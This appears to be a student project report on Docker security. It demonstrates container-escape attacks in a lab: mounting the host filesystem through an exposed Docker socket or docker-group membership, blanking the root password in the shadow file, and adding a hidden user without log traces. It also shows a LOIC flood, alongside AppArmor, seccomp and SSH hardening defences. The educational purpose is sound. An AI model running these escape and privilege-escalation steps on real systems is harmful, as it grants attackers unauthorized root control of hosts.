



Concordia Institute for Information System Engineering (CIISE)
Concordia University

INSE 6130 Operating System Security Project Report

Submitted to:

Professor Dr. Suryadipta Majumdar

Submitted By:

Student Name	Student ID
Deep Bhavesh Gajiwala	40231725
Devina Shah	40238009
Jaimin Ghanshyam Tejani	40198405
Meet Rakeshbhai Patel	40239187
Pratiksha Ashok Kumar Pole	40230412
Rohan Yogeshkumar Modi	40255454
Simran Kaur	40241517
Snehpreet Kaur	40254443


Table of Contents

1. INTRODUCTION.....	3
2. IMPLEMENTATION	
2.1 : CONTAINER SETUP IN DOCKER ENVIRONMENT	4
2.2 : MISCONFIGURED DOCKER SOCKET	5
2.3 : SSH SECURITY MEASUREMETNS	6
2.4 : LINUX PRIVILEGE ESCALATION ON DOCKER	10
2.5 : APPARMOR (APPLICATION ARMOR) PROFILE	11
2.6 SECURITY EXPLOITS USING DOCKER GROUP	12
2.7 SECCOMP SECURITY POLICY APPLICATION	13
2.8 : LOIC (LOW ORBIT ION CANNON)	13
2.9 SEMATEXT MONITORING SYSTEM.....	14
3. CHALLENGES.....	15
4. CONCLUSION	16
5. REFERENCES	16

1. Introduction

Docker is an open platform for developing, exporting, and running virtualized application Figure 1. Docker Container Architecture containers on a shared operating system (OS). It offers the ability to distribute software by separating your apps from your infrastructure. A few years ago, the concept of virtualization became revolutionary for various industries as it made it possible to run multiple operating systems on the same host. This effectively meant running any application in isolation on the same server and same infrastructure. But this turned out to be expensive as there was virtual hardware that took up resources and RAM allocation for the operating system.

As technology advanced, Containerization which is a type of OS virtualization where applications are run in isolated user spaces, using the same shared OS. Dockers aggregates all of the program's dependencies into a Docker Container to ensure that the application runs smoothly in any environment. In docker containers, the performance of the application running inside a container is generally better as compared to an application running within a virtual machine. If we try to compare docker containers to virtual machines we will see that docker containers have the ability to share single kernel and application library.



Dockers are advantageous as every container created has its own set of resources and each container runs independently without any interference to other running containers. Applications created inside containers are lightweight and can be considered as a single unit and moved around which makes it portable. As it does not require a separate kernel and still uses the same resources as the host OS, Dockers' lack of a hypervisor is a significant advantage. It also makes better use of namespaces and control groups to more closely utilize available resources. Security is a major challenge when running applications in a virtual environment. Docker containerization's method for handling increasingly complex applications has a number of security holes, including kernel-level threats, inconsistent updating and patching of docker containers, unverified docker images, unencrypted communication, and unfettered network traffic.

This report details our efforts in putting various security methods into practice by implementing various common attacks on Dockers that can be used to exploit vulnerabilities and testing security mechanisms that could help prevent these attacks on containers.


First, we make a secure container using limited capabilities for the user, but as we still are going to have misconfiguration/loopholes which leads us to misconfigured docker socket. As a result of this, we have consequences which introduced us to new attacks which include privileged escalation on docker, it can be secured by apparmor defense mechanism. Secondly, it introduced us with our second consequences which is security exploit using docker group, we do have a defense mechanism for that too is seccomp which doesn't secure the whole attack but help us to prevent/ block some command like mounting the files, adding keys in system and many more. Lastly, we expose our self with denial of service using LOIC which can be securely monitored by sematext monitoring system.

2.1 Container Setup in Docker Environment

Step 1: Installing Docker in Kali Linux

Command: `sudo apt install docker.io`

Step 2: Creating an image file



```
(mav@kali)~[~/6130proj]
$ cat Dockerfile
# Use the official Ubuntu 20.04 LTS image as the base image
FROM ubuntu:20.04

# Install necessary packages
RUN apt-get update && \
    apt-get install -y sudo && \
    mkdir demoapp && \
    rm -rf /var/lib/apt/lists/*

# Add a new non-root user having privilege of specific directory
RUN groupadd -g 1000 group1 && useradd -u 1000 -g 1000 -ms /bin/bash kal \
    && chown -R kal:group1 /demoapp

# Switch to the new user
USER kal

# Set the working directory to the user's home directory
WORKDIR /home/kal
```

Figure 18:

Step 3: Building an image file

Command: `sudo docker build -t image.` - This command tells Docker to build an image from the Dockerfile in the current directory, and to tag the resulting image with the name 'image'

Step 4: Running an image on default network

Once you have the Docker image, you can create a container by using the `docker run` command followed by the name of the image. For example, if you want to create a container from the above image, you would run the following command:

Command: `sudo docker run --rm -it image`

The above command will create the container on the default network, i.e. bridge network.

Step 5: Running an image on custom network

- **Creating a custom network:**
Command: `sudo docker network create net1` - This command will create a custom docker network.
- **Running an image on custom network:**
Command: `sudo docker run --network=net1 --rm -it image` - This command will create a container on a custom network, i.e. net1.

2.2 Misconfigured docker socket

Explanation:

A misconfigured Docker Socket is a circumstance in which the Docker daemon's socket, which allows clients to interact with the Docker API, is not correctly configured, potentially leading to

security issues. The Docker daemon listens on a Unix socket or a network port and offers a RESTful API for managing Docker containers and images. When a client submits a request to the Docker daemon, it examines the credentials and permissions of the request before performing the operation. Nevertheless, if the Docker socket is incorrectly set, it can allow unwanted access to the Docker API, which can result in a variety of security vulnerabilities.

Attack:

```
student@localhost:~$ netstat -tnlp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2375         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                  :::*                     LISTEN      -
```

Used network statistics command to see available network

```
student@localhost:~$ curl 127.0.0.1:2375
{"message": "page not found"}
```

Confirmed no data, using curl command

```
student@localhost:~$ curl 127.0.0.1:2375/version | python3 -m json.tool
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
100    848    100    848     0     0   1550      0  --:--:-- --:--:-- --:--:--  1579
{
  "Platform": {
    "Name": "Docker Engine - Community"
  },
  "Components": [
    {
      "Name": "Engine",
      "Version": "19.03.1",
      "Details": {
        "ApiVersion": "1.40",
        "Arch": "amd64",
```

Checked platform and components of device

```
student@localhost:~$ docker run -it -v /:/host modified-ubuntu:latest bash
```

Executed an attack

```
root@ce7a36e1d101:~# chroot /host bash
root@ce7a36e1d101:/#
student 592 542 2 16:38 pts/0 00:00:01 docker run -it -v /:/host modified-ubuntu:latest bash
root 613 257 1 16:38 ? 00:00:00 containerd-shim -namespace moby -workdir /var/lib/docker/containerd/daemon/io.contain
root 636 613 1 16:38 pts/0 00:00:00 bash
```

Go through tasks using "ps -eaf"

```
root@ce7a36e1d101:/# find / -name flag 2>/dev/null
/root/flag
root@ce7a36e1d101:/# cat /root/flag
2d4af8a6ffaafea4c6b628329242d1ae
```

Found the flag

Impacts:

- **Unauthorized container execution:** A misconfigured Docker socket can be used by an attacker to execute arbitrary containers with root privileges, resulting in data breaches, code execution, and privilege escalation.
- **Container breakout:** If a container is operating with elevated rights, an attacker can break out of the container and get access to the host system through a misconfigured Docker socket.
- **Docker API abuse:** An attacker can abuse the Docker API by using a misconfigured Docker socket to do activities that are not permitted or intended, such as destroying containers, images, or volumes.

Challenges:

Misconfigured Docker sockets can cause major security vulnerabilities, which must be addressed as quickly as feasible.

Some of the difficulties that one may have while doing misconfigured Docker socket include:

- **Trouble determining the cause of the problem:** A misconfigured Docker socket can lead to a variety of problems, including unwanted access and data breaches. Finding the core cause of an issue can be difficult, particularly if you are unfamiliar with the Docker environment.
- **Data loss or theft:** An incorrectly configured Docker socket might expose sensitive data to unauthorised users, resulting in data loss or theft. It is critical to take the appropriate precautions to avoid such accidents.
- **Docker environment complexity:** The Docker environment is complicated and takes skill to configure appropriately. Misconfigurations can cause a variety of problems that might be difficult to address.
- **Time-consuming:** Repairing a misconfigured Docker socket may be time-consuming, especially if you are unfamiliar with the environment. Identifying the root cause of the problem, analysing logs, and modifying setups are all possible procedures.
- **Service disruption:** A misconfigured Docker socket can cause service interruptions, resulting in downtime and financial loss. It is critical to reduce such interruptions as quickly as feasible by correcting misconfigurations.

2.3 SSH Security Measurements:

SSH is a secure shell protocol which allows you to connect to servers remotely, which uses client-server based connection architecture. We know that, with access of root account anyone can able to do pretty much everything so our first step toward security would be to disable remote access to the server with root account the way we do that is by segregating duties on the server. So we'll create a new user with different password and privileges from root, after that we just deny the root login from SSH config file and we can only login with new user, that way we are adding a layer of security and lowering the risk. After that we are generating an RSA key-pair and keep the public key to the server and private key to client while creating RSA key-pair, it also give us an option to set passphrase which act like two factor authorization. It is also a good practice to set it, in case RSA key gets compromised. We will also disable password login so that only way to connect to remote server will be using key-pair. Another thing we can implement to escalate SSH security is to lock root user, Enforce password security by forcing certain length and pattern of password, change SSH port, etc.

1. Here we are using our container as a server → install openssh-server in our container while building an image file on host network.

```
meetc4u@meetc4u-VirtualBox:~/6130proj$ cat Dockerfile
FROM ubuntu:20.04

# Install necessary packages
RUN apt-get update && \
    apt-get install -y sudo && \
    apt-get install -y snort && \
    apt-get install -y openssh-server && \
    rm -rf /var/lib/apt/lists/*

# Add a new non-root user
RUN groupadd -g 1000 group1 && useradd -u 1000 -g 1000 -ms /bin/bash meetc4u && echo 'meetc4u:pass123' | chpasswd

USER meetc4u

# Set the working directory to the user's home directory
WORKDIR /home/meetc4u
meetc4u@meetc4u-VirtualBox:~/6130proj$
```

```
meetc4u@meetc4u-VirtualBox:~/6130proj$ sudo docker run --net=host -it image
meetc4u@meetc4u-VirtualBox:~$ pwd
/home/meetc4u
```

2. On the other side i.e. client side → install openssh-client on any OS.


```
(kali@kali)-[~]
$ sudo apt install openssh-client
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
openssh-client is already the newest version (1:9.2p1-2).
```

To make Client-Server Architecture we have server's IP Address and its profile:

```
meet4u@meet4u-VirtualBox:~/6130proj$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:19ff:febd:964d prefixlen 64 scopeid 0x20<link>
    ether 02:42:19:fd:96:4d txqueuelen 0 (Ethernet)
    RX packets 4166 bytes 263414 (263.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7401 bytes 97101566 (97.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.28 netmask 255.255.255.0 broadcast 10.0.0.255
    inet6 fe80::ffcb:9056:e2a6:a8f4 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:7c:79:2e txqueuelen 1000 (Ethernet)
    RX packets 135686 bytes 170406800 (170.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6829 bytes 736055 (736.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::80af:fa41:99e1:32e0 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:f1:98:b2 txqueuelen 1000 (Ethernet)
    RX packets 37 bytes 11856 (11.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 198 bytes 25279 (25.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 474 bytes 52395 (52.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 474 bytes 52395 (52.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Here in our case client will have IP Address of the server which is container and also as in server we have created a user. So, client will also have that username and its password. Now, using below command client gets connected to the server using credentials.

```

(kali㉿kali)-[~]
$ ssh meet4u@192.168.56.103
meet4u@192.168.56.103's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

6 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Tue Apr 11 18:14:01 2023 from 192.168.56.105
meet4u@meet4u-VirtualBox:~$

```

Modifying SSH Configuration File on the Server:

Location : /etc/ssh/sshd_config

Here we have denied PermitRootLogin and PasswordAuthentication permissions.

```

29
30 # Authentication:
31
32 #LoginGraceTime 2m
33 PermitRootLogin no
34 #StrictModes yes
35 #MaxAuthTries 6
36 #MaxSessions 10
37
38 #PubkeyAuthentication yes
39
40 # Expect .ssh/authorized_keys2 to be disregarded by default in future.
41 #AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
42
43 #AuthorizedPrincipalsFile none
44
45 #AuthorizedKeysCommand none
46 #AuthorizedKeysCommandUser nobody
47
48 # For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
49 #HostbasedAuthentication no
50 # Change to yes if you don't trust ~/.ssh/known_hosts for
51 # HostbasedAuthentication
52 #IgnoreUserKnownHosts no
53 # Don't read the user's ~/.rhosts and ~/.shosts files
54 #IgnoreRhosts yes
55
56 # To disable tunneled clear text passwords, change to no here!
57 PasswordAuthentication no
58 #PermitEmptyPasswords no
59

```

Login attempt as a root after denying root login permission:


```
(kali@kali)-[~]
$ ssh root@192.168.56.103
root@192.168.56.103's password:
Permission denied, please try again.
root@192.168.56.103's password:
Permission denied, please try again.
root@192.168.56.103's password:
```

Generating RSA Key-Pair(private-public key) at Client side:

```
(kali@kali)-[~]
$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Created directory '/home/kali/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:pUFNc1ul68pSjnOWW153TYd0gH9xLdKHKCRn43IxK/I kali@kali
The key's randomart image is:
+--[RSA 3072]--+
|      o+X .+ooo|
|      . -oB+o+++|
|      . + -..ooo+|
|      o B  ..+.|
|      E      o.o|
|      .. .o|
|      + .o  =|
|      +.+ .o|
|      -+..|
+--[SHA256]--+
(kali@kali)-[~]
$
```

Uploading public key to Server:

```
(kali@kali)-[~]
$ ssh-copy-id meet4u@192.168.56.103
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/kali/.ssh/id_rsa.pub"
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is SHA256:+BnjlbpVL7uGbZKVjfnxAKJNXd8+l1PnT+XRk1awng.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
meet4u@192.168.56.103's password:

Number of key(s) added: 1

Now try logging into the machine, with:  "ssh 'meet4u@192.168.56.103'"
and check to make sure that only the key(s) you wanted were added.
(kali@kali)-[~]
$
```

Login as user with RSA key-pair and without using password:

```
(kali@kali)-[~]
$ ssh meet4u@192.168.56.103
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

   https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

6 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Last login: Mon Apr 17 12:49:05 2023 from 192.168.56.103
meet4u@meet4u-VirtualBox:~$
```

2.4 Linux Privilege Escalation on Docker

With the docker containerization technology, we can execute different containers on the host file system. On a linux file system, a user who belongs to the docker group will automatically be granted access to create any type of docker container, which results in privilege escalation.

Hence, an attacker can log into the host system using an account with elevated access privileges and gain control of the whole system. This would cause mayhem as attackers would have the ability to stop and destroy all containers operating on the host, start their own containers using malicious codes, corrupt crucial configuration files, access databases or files on the system or network, and more.

```
(kali@kali)-[~]
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),117(wireshark),120(bluetooth),130(scanner),142(vboxsf),143(kaboxer),144(docker)
```

Figure 2: Current host id

On a host machine (Kali Linux), we have local user access (user added to docker group), and our main goal is to gain root privileges on the host. We are going to mount the file system from our host machine onto the container which would mean that we will have root access and we can manipulate any file on the host machine.

```
(kali@kali)-[~]
$ docker run -v /:/mnt -it alpine
/# cd /mnt/
/mnt # ls
0
bin          etc          lib          lost+found  proc        srv          var
boot        home        lib32        media       root        sys         vmlinuz
dev         initrd.img  lib64        mnt         run         tmp         vmlinuz.old
/mnt # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/mnt #
```

Figure 3: Command to mount file system onto container

```
nm-openvpn:!:19423:~:~:~:
nm-openconnect:!:19423:~:~:~:
kali:$y$j9T$NbpVbkKc67NgocKuA3PZs.$jP630SaLeWALSokye56w107u0GuHr93Qc83qhB8YK8D:19426:0:99999:7::~
badboy:$y$j9T$NigoxijqE2HrC3CIuqFFT1$Hvjzeqdi3arUkA8nd467siouIt4UFB2z9fSC3PLZaj1:19424:0:99999:7::~
prat:$y$j9T$NLI/BpqEo5sMw5ymUCkRE0$H7QrXck0Ru8DGx1fbD0u2c5oF5IgxTdcJR9AYvC5t2A:19426:0:99999:7::~
baddoq:$y$j9T$VNh9ykasx/HzmCPVrCrJC0$jsggWTEnrRgS.Bc46zhNh0iMD1iBgMHW5yaSAJshbz2:19429:0:99999:7::~
```

Figure 4: Active users

```
File Actions Edit View Help
root:!:19417:0:99999:7::~
daemon:!:19417:0:99999:7::~
bin:!:19417:0:99999:7::~
sys:!:19417:0:99999:7::~
sync:!:19417:0:99999:7::~
```

Figure 5: Before making changes in password file

By removing the password from root, there would be no password required on the host file system and that is how default permissions assigned to the docker group can be used for privilege escalation if a user is already present in this group.

```
root::19423:0:99999:7:::
daemon*:19423:0:99999:7:::
bin*:19423:0:99999:7:::
sys*:19423:0:99999:7:::
sync*:19423:0:99999:7:::
games*:19423:0:99999:7:::
```

Figure 6: After making changes in password file

```
(kali@kali)-[~]
└─$ su - root
(kali@kali)-[~]
└─# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 7: Access to root system without password

2.5 AppArmor (Application Armor) Profile

AppArmor is a Linux kernel security module that enables the admin to restrict user access to different programs and files present in the Docker Container thus preventing any malicious access to confidential files and maintaining integrity. AppArmor supplements the traditional Unix discretionary access control (DAC) model by providing mandatory access control (MAC). The AppArmor profiles specify permission to read, write, or execute files on matching paths. Docker automatically generates and loads a default profile for containers named docker-default unless it is overridden by security-opt option where a custom AppArmor profile is then implemented.

Implementation

```
Kali [Running] - Oracle VM VirtualBox
Applications Places Terminal Mar 13 16:04

kali@kali: /etc/apparmor

kali@kali:~$ cd /etc/apparmor/

kali@kali:~$ cd /etc/apparmor/

kali@kali:~$ ls
apparmor-profile  parser.conf

kali@kali:~$ cat apparmor-profile
#include <tunables/global>
profile apparmor-profile flags=(attach_disconnected,mediate_deleted) {
  #include <abstractions/base>
  file,
  network,
  capability,
  deny /tmp/** w,
  deny /etc/passwd rwxl,
}

kali@kali:~$ sudo apparmor_parser -r -W apparmor-profile
[sudo] password for kali:

kali@kali:~$ sudo docker run -it -u user1 --security-opt apparmor=apparmor-profile test1 sh

$ cd /tmp
$ touch testfile
touch: cannot touch 'testfile': Permission denied
$ cd /etc
$ cat passwd
cat: passwd: Permission denied
$ date
Mon Mar 13 19:59:43 UTC 2023
$ cat /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).
```

Step 1: Apparmor module is preinstalled in the linux operating system. Apparmor was located and a custom apparmor profile named 'apparmor-profile' was created in the same folder. The custom profile states that no file should be created/written in tmp folder and also denies any operation such as read write execute on the /etc/passwd file.

Step 2: Custom Apparmor profile was then loaded using the following command
sudo apparmor_parser -r -W apparmor-profile

Step 3: Test1 docker image was then run using the security-opt option that includes the custom profile to our container.

Figure 19: Custom AppArmor Profile Implementation

From the screenshot it can be seen that when we tried to create a file in /tmp folder, the permission was denied. Similarly, when we tried to read the password file in /etc/passwd, it was also denied. To verify that other files were not affected we checked that /etc/profile file was readable.

Future Scope:

This implementation can be further extended to include any files that are vulnerable to attacks. This is

also beneficial for unknown vulnerabilities as logs can be checked to view the different types of files accessed, and the apparmor file can be modified to restrict access to those files. Over time we will enhance the implementation to prevent attacks that exploit different files in the container.

2.6 Security Exploits Using the Docker Group

Attack:

We analyse the vulnerability in using the Docker group, which permits security attacks that are not disclosed since SUDO is not necessary. When Docker is installed, it creates a docker group. Members of that group are given the appropriate rights to run docker commands. Yet, nothing is documented. If users need to run docker, you should activate SUDO to provide them access to docker because SUDO actions are logged. We show that by running a container in privileged mode, we can create a user with permissions on the local host system that is not logged back into my user account.

Command:

```
sudo docker run -it --name baddoc --privileged -v /:/host ubuntu chroot /host
```

```
(kali@kali)-[~]
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),117(wireshark),120(bluetooth),130(scanner),142(vboxsf),143(kaboxer),144(docker)
```

Figure 8: Current host id

```
(kali@kali)-[~]
$ sudo docker pull ubuntu
Using default tag: latest
latest: Pulling from library/ubuntu
Digest: sha256:2adf22367284330af9f832ffefb717c78239f6251d9df58de50b86229ed1427
Status: Image is up to date for ubuntu:latest
docker.io/library/ubuntu:latest

(kali@kali)-[~]
$ sudo journalctl -f
Mar 13 15:17:32 kali sudo[3010]:    kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/ssh ubuntu
Mar 13 15:17:32 kali sudo[3010]:    pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Mar 13 15:17:32 kali sudo[3010]:    pam_unix(sudo:session): session closed for user root
Mar 13 15:21:05 kali sudo[3034]:    kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/journalctl -f
Mar 13 15:22:46 kali sudo[3074]:    kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/docker pull ubuntu
Mar 13 15:22:46 kali sudo[3074]:    pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Mar 13 15:22:47 kali sudo[3074]:    pam_unix(sudo:session): session closed for user root
Mar 13 15:22:53 kali sudo[3097]:    kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/journalctl -f
Mar 13 15:22:53 kali sudo[3097]:    pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
Mar 13 15:25:01 kali CRON[3104]:    pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
```

Figure 9: Displaying logs and queries

```
(kali@kali)-[~]
$ sudo docker run -it --name baddoc --privileged -v /:/host ubuntu chroot /host
# useradd baddoc
# passwd baddoc
New password:
Retype new password:
passwd: password updated successfully
# usermod -s /bin/bash baddoc
# exit

(kali@kali)-[~]
$ id baddoc
uid=1003(baddoc) gid=1003(baddoc) groups=1003(baddoc),27(sudo)

(kali@kali)-[~]
$ sudo journalctl -f
Mar 13 15:29:30 kali kernel: vethc29085c: renamed from eth0
Mar 13 15:29:30 kali NetworkManager[543]: <info> [1670735770.5602] manager: (vethc29085c): new Veth device (/org/freedesktop/NetworkManager/Devices/18)
Mar 13 15:29:30 kali kernel: docker0: port 3(veth3c05ee2) entered disabled state
Mar 13 15:29:30 kali kernel: device veth3c05ee2 left promiscuous mode
Mar 13 15:29:30 kali kernel: docker0: port 3(veth3c05ee2) entered disabled state
Mar 13 15:29:30 kali systemd[1]: run-docker-netns-4b50ca62312.mount: Deactivated successfully.
Mar 13 15:29:30 kali systemd[1]: var-lib-docker-overlay2-b70309c3323e593e9ca52d5efb9396a6b69fa2cf92242710bc959a2d3574192-merged.mount: Deactivated successfully.
Mar 13 15:29:30 kali sudo[3165]:    kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/journalctl -f
Mar 13 15:31:07 kali sudo[3367]:    kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/journalctl -f
Mar 13 15:31:07 kali sudo[3367]:    pam_unix(sudo:session): session opened for user root(uid=0) by (uid=1000)
```

Figure 10: Attack executed without leaving any clues in log

Challenges:

- **Access Control:** The Docker group provides users with a high level of access to the Docker daemon, making it essential to carefully control who has access to this group.
- **Vulnerability Scanning:** Identifying and mitigating potential security vulnerabilities within a Docker container can be challenging, especially when using the Docker group.
- **Privilege Escalation:** Attackers can potentially gain root-level access to the host system by exploiting Docker security vulnerabilities using the Docker group.
- **Container Security:** The use of the Docker group can increase the risk of container breakout, which can lead to unauthorized access to other containers or the host system.

2.7 Seccomp Security Policy Application

Seccomp (Secure Computing) is an effective way of applying security policies on containers. By defining these policies, we can restrict the process from using some of the syscalls. It helps in protecting the system from privilege escalation attacks and controls the build process of an Image. For the implementation we have defined the following policy.



Figure 20: Definition of seccomp policy

Implementation:

The following profile will disallow mkdir, socket and connect syscalls which will return Operation not Permitted error. So, we will run this defined security policy on our container using the command “sudo docker run -it --security-opt seccomp:/home/jaimin/Downloads/profile.json patelmeet4doc/repo1:v2-release”. This will implement the profile.json security policy on the container and grant root access for it. Now, we again tried running mkdir command to register a directory by running command “mkdir jaimin” and the permission is denied.

2.8 LOIC (Low Orbit ION Cannon)

The Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and denial-of-service attack tool written in C#. Its primary function is to launch a DoS (or DDoS) attack on a targeted website by flooding its server with TCP, UDP, or HTTP packets, thereby disrupting the host's service.




Figure 11: LOIC Application with IP address of Ubuntu system, Method:UDP

In this attack we tried to take control of the Ubuntu system through Linux using the LOIC, we configured the IP address of the Ubuntu system and flooded it with several requests thereby crashing the system.

2.9 Sematext monitoring system

